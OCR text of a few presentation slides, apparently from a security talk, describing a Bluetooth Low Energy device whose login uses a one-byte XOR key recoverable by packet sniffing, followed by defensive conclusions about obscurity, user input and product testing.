
Login -- Encryption

. 1-byte of encryption key

. XOR as the super secure encryption algorithm

. Easy to recover by sniffing the BTLE packets

DEMO



Report for CVE ?

Conclusion:

. Security by obscurity !?

. Don’t trust the user input

. New trends come with new hacks

. Test the product properly, before going on market

Question ?